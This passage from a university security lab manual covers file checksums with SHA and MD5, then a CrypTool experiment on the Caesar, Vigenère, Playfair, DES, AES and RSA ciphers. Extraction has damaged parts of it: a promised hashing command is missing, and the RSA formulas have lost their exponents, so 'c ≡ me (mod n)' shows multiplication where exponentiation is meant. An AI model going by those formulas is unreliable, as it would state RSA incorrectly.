SHA-2 is a family of two similar hash functions, with different block sizes, known as SHA-256 and SHA-512. They differ in the word size; SHA-256 uses 32-bit words whereas SHA-512 uses 64-bit words. There are also truncated versions of each standard, known as SHA-224, SHA-384, SHA-512/224 and SHA-512/256.SHA-256 algorithm generates an almost-unique, fixed size 256-bit (32-byte) hash. Hash is a one-way function, which cannot be decrypted back. We can generate the hash value using this SHA-256 algorithm for the same file using the command below:



You can confirm the correctness of your downloaded ISO by comparing the checksum value here. It appears to be same, which means you've downloaded the exact file.

If you delete or change even one character from any one of the text files inside the iso image, the checksum algorithm will generate a totally different checksum value for that changed iso image. And that will definitely not match with the checksum provided on the download page.

While hashes can help you confirm a file wasn't tampered with, there's still one avenue of

attack here. An attacker could gain control of a Linux distribution's website and modify the hashes that appear on it, or an attacker could perform a man-in-the-middle attack and modify the web page in transit if you were accessing the website via HTTP instead of encrypted HTTPS.

That's why modern Linux distributions often provide more than hashes listed on web pages. They cryptographically sign these hashes to help protect against attackers that might attempt to modify the hashes.

4. **Conclusion** : We have seen how checksum are generated for MD5 and SHA. You can make use of this Checksum method as a redundancy check to detect errors in data. Hence. ensure the integrity of data portions for data transmission or storage.

Academic Year: 2025-26 **Semester: V**

Class / Branch: TE IT Subject: Security Lab (SL)

Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 13 (i)

1. **Aim: To study symmetric and asymmetric encryption methods using Cryptool.**
2. **Software Required : CrypTool 1.4.41**
3. **Theory :**


What is Cryptool?

- A freeware program with graphical user interface (GUI).
- A tool for applying and analyzing cryptographic algorithms.
- With extensive online help, it's understandable without deep crypto knowledge.
- Contains nearly all state-of-the-art crypto algorithms.
- “Playful” introduction to modern and classical cryptography.
- Not a “hacker" tool.

Cryptography is a method of using advanced mathematical principles in storing and transmitting data in a particular form so that only those whom it is intended can read and process it. Encryption is a key concept in cryptography – It is a process whereby a message is encoded in a format that cannot be read or understood by an eavesdropper. CrypTool is a free Windows program for cryptography and cryptanalysis. On Linux Platform JCrypTool can be used.


- The current version of CrypTool offers among other things:
- Visualization of several algorithms (Caesar, Enigma, RSA, Diffie-Hellman, digital signatures, AES, etc.)

- Cryptanalysis of several algorithms (Vigenère, RSA, AES, etc.)



Blowfish, AES, RC4, DES, RC5, and RC6 are examples of symmetric encryption. The most widely used symmetric algorithm is AES-128, AES-192, and AES-256.

The main disadvantage of the symmetric key encryption is that all parties involved have to exchange the key used to encrypt the data before they can decrypt it.



Asymmetrical encryption is also known as public key cryptography, which is a relatively new method, compared to symmetric encryption. Asymmetric encryption uses two keys to encrypt a plain text. Secret keys are exchanged over the Internet or a large network. It

ensures that malicious persons do not misuse the keys. It is important to note that anyone with a

secret key can decrypt the message and this is why asymmetrical encryption uses two related keys to boosting security. A public key is made freely available to anyone who might want to send you a message. The second private key is kept a secret so that you can only know.


A message that is encrypted using a public key can only be decrypted using a private key, while also, a message encrypted using a private key can be decrypted using a public key. Security of the public key is not required because it is publicly available and can be passed over the internet. Asymmetric key has a far better power in ensuring the security of information transmitted during communication.


Asymmetric encryption is mostly used in day-to-day communication channels, especially over the Internet. Popular asymmetric key encryption algorithm includes EIGamal, RSA, DSA, Elliptic curve techniques.


Caesar Cipher


To start with the process you have to move to the Encrypt/Decrypt tab of the program. There, you will find Symmetric (Classic) tab - Choose Caesar Cipher. For further information, you can get guided by the image below.

The Caesar Cipher technique is one of the earliest and simplest method of encryption technique. It's simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter some fixed number of positions down the alphabet. For example with a shift of 1, A would be replaced by B, B would become C, and so on. The method is apparently named after Julius Caesar, who apparently used it to communicate with his officials.




CrypTool 1.4.41 - startingexample-en
File Edit View Encrypt/Decrypt
startingexample-en
HELLO WORLD
Key Entry: Caesar / ROT-13
Description
Here you can enter the key for the Caesar cipher.
Caesar is a mono-alphabetic substitution, where the characters of the cleartext alphabet are mapped to the ciphertext alphabet by shifting. This shifting value is the key.
You can enter the key as a number or as a single character of the alphabet.
Rot-13 is a special variant, where the key has the fixed value of half the length of the cleartext alphabet. This variant is only selectable if the length of the alphabet is an even number.
Select variant
Caesar
Rot-13
Options to interpret the alphabet characters
Value of the first alphabet character = 0 (e.g. "A"=0)
Value of the first alphabet character = 1 (e.g. "A"=1)
Key entry as
Alphabet character
Z
Number value
25
Properties of the chosen encryption
Shift of 25
Mapping of the alphabet (26 characters)
from: ABCDEFGHIJKLMNOPQRSTUVWXYZ
to: ZABCDEFGHIJKLMNOPQRSTUVWXY
Encrypt
Decrypt
Text options
Cancel
Press F1 to obtain help.
L:1 C:12 P:12
CAP NUM


CrypTool 1.4.41 - Caesar encryption of <startingexample-en>, key <Z, KEY OFFSET: 0>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en
HELLO WORLD
Caesar encryption of <startingexample-en>, key <Z, KEY OFFSET: 0>
GDKKN VNQKC
Press F1 to obtain help.
L:1 C:1 P:1
CAP NUM





Vigenère Cipher

Encryption with a keyword using a key table Example

Keyword: CHIFFRE Encrypting: VIGENERE becomes XPOJSVVG

The plaintext character (V) is replaced by the character in the corresponding row and in the column of the first keyword character (c). The next plaintext character (I) is replaced by the character in the corresponding row and in the column of the next keyword character (h), and so on. If all characters of the keyword have been used, then the next keyword character is the first key character.


Keyword character
Tableau carré, dit « Carré de Vigenère »
Plaintext character
Encrypted character


CrypTool 1.4.41 - Vigenère encryption of <startingexample-en>, key <PQRSTUVWZXY>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en
HELLO WORLD
Vigenère encryption of <startingexample-en>, key <PQRSTUVWZXY>
WUCDH QJNKA

Playfair cipher

The Playfair cipher was the first practical digraph substitution cipher.


The 'key' for a playfair cipher is generally a word, for the sake of example we will choose 'monarchy'. This is then used to generate a 'key square', e.g.

```
m o n a r
c h y b d
e f g i k
l p q s t
u v w x z
```

- Any sequence of 25 letters can be used as a key, so long as all letters are in it and there are no repeats. Note that there is no 'j', it is combined with 'i'. We now apply the encryption rules to encrypt the plaintext.
- Remove any punctuation or characters that are not present in the key square (this may mean spelling out numbers, punctuation etc.).
- Identify any double letters in the plaintext and replace the second occurence with an 'x' e.g. 'hammer' -> 'hamxer'.
- If the plaintext has an odd number of characters, append an 'x' to the end to make it even.
- Break the plaintext into pairs of letters, e.g. 'hamxer' -> 'ha mx er'
- The algorithm now works on each of the letter pairs.

- Locate the letters in the key square, (the examples given are using the key square above)
- If the letters are in different rows and columns, replace the pair with the letters on the same row respectively but at the other pair of corners of the rectangle defined by the original pair. The order is important – the first encrypted letter of the pair is the one that lies on the same row as the first plaintext letter. 'ha' -> 'bo', 'es' -> 'il'
- If the letters appear on the same row of the table, replace them with the letters to their immediate right respectively (wrapping around to the left side of the row if a letter in the original pair was on the right side of the row). 'ma' -> 'or', 'lp' -> 'pq'
- If the letters appear on the same column of the table, replace them with the letters immediately below respectively (wrapping around to the top side of the column if a letter in the


original pair was on the bottom side of the column). 'rk' -> 'dt', 'pv' -> 'vo'




Symmetric Algorithm DES

The Data Encryption Standard (DES) is a symmetric-key block cipher published by the National Institute of Standards and Technology (NIST).

DES is an implementation of a Feistel Cipher. It uses 16 round Feistel structure. The block size is 64-bit. Though, key length is 64-bit, DES has an effective key length of 56 bits, since 8 of the 64 bits of the key are not used by the encryption algorithm (function as check bits only). General Structure of DES is depicted in the following illustration −


64-bit plaintext
DES
Initial permutation
Round 1
Round 2
Round 16
Final permutation
K_1
48-bit
K_2
48-bit
K_{16}
48-bit
Round-key generator
56-bit cipher key
64-bit ciphertext


CrypTool 1.4.41 - DES (ECB) decryption of <DES (ECB) encryption of <startingexample-en>, key <00 00 00 00 00 00 00 00>>, key <00 00 00...
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en
HELLO WORLD
DES (ECB) encryption of <startingexample-en>, key <00 00 00 00 00 00 00 00>
00000000 85 82 95 25 1A B0 65 02 78 94 B3 7A 3E A6 EF C8 ...%..e.x..z>...
DES (ECB) decryption of <DES (ECB) encryption of <startingexample-en>, key <00 00 00 00 00 00 00 00>>, k...
00000000 48 45 4C 4C 4F 20 57 4F 52 4C 44 00 00 00 00 00 HELLO WORLD.....
Press F1 to obtain help.
L:1 C:1 P:1
OVR

Advanced Encryption Standard


The more popular and widely adopted symmetric encryption algorithm likely to be encountered nowadays is the Advanced Encryption Standard (AES). It is found at least six time faster than triple DES.

A replacement for DES was needed as its key size was too small. With increasing computing power, it was considered vulnerable against exhaustive key search attack. Triple DES was designed to overcome this drawback but it was found slow.

The features of AES are as follows −

- Symmetric key symmetric block cipher
- 128-bit data, 128/192/256-bit keys
- Stronger and faster than Triple-DES
- Provide full specification and design details
- Software implementable in C and Java

The schematic of AES structure is given in the following illustration –



R	Key size
10	128
12	192
14	256

Relationship between number of rounds(R) and cipher key size

Asymmetric Algorithm

RSA Encryption and Decryption

RSA encrypts messages through the following algorithm, which is divided into 3 steps:

1. Key Generation

I. Choose two distinct prime numbers p and q.

II. Find n such that n = pq.

n will be used as the modulus for both the public and private keys.

III. Find the totient of n, $\phi(n)$ $\phi(n)=(p-1)(q-1)$.

IV. Choose an e such that $1 < e < \phi(n)$, and such that e and $\phi(n)$ share no divisors other than 1 (e and $\phi(n)$ are relatively prime).

e is kept as the public key exponent.

V. Determine d (using modular arithmetic) which satisfies the congruence relation $de \equiv 1 \pmod{\phi(n)}$.

In other words, pick d such that de - 1 can be evenly divided by (p-1)(q-1), the totient, or $\phi(n)$. This is often computed using the Extended Euclidean Algorithm, since e and $\phi(n)$ are relatively prime and d is to be the modular multiplicative inverse of e. d is kept as the private key exponent. The public key has modulus n and the public (or encryption) exponent e. The private key has modulus n and the private (or decryption) exponent d, which is kept secret.

2. Encryption

I. Person A transmits his/her public key (modulus n and exponent e) to Person B, keeping his/her private key secret.

II. When Person B wishes to send the message "M" to Person A, he first converts M to an integer such that $0 < m < n$ by using agreed upon reversible protocol known as a padding scheme.

III. Person B computes, with Person A's public key information, the ciphertext c corresponding

to

$c \equiv me \pmod{n}$.

IV. Person B now sends message "M" in ciphertext, or c, to Person A.

3. Decryption

I. Person A recovers m from c by using his/her private key exponent, d, by the computation $m \equiv cd \pmod{n}$.

II. Given m, Person A can recover the original message "M" by reversing the padding scheme.

This procedure works since $c \equiv me \pmod{n}$,

$cd \equiv (me)d \pmod{n}$, $cd \equiv mde \pmod{n}$.

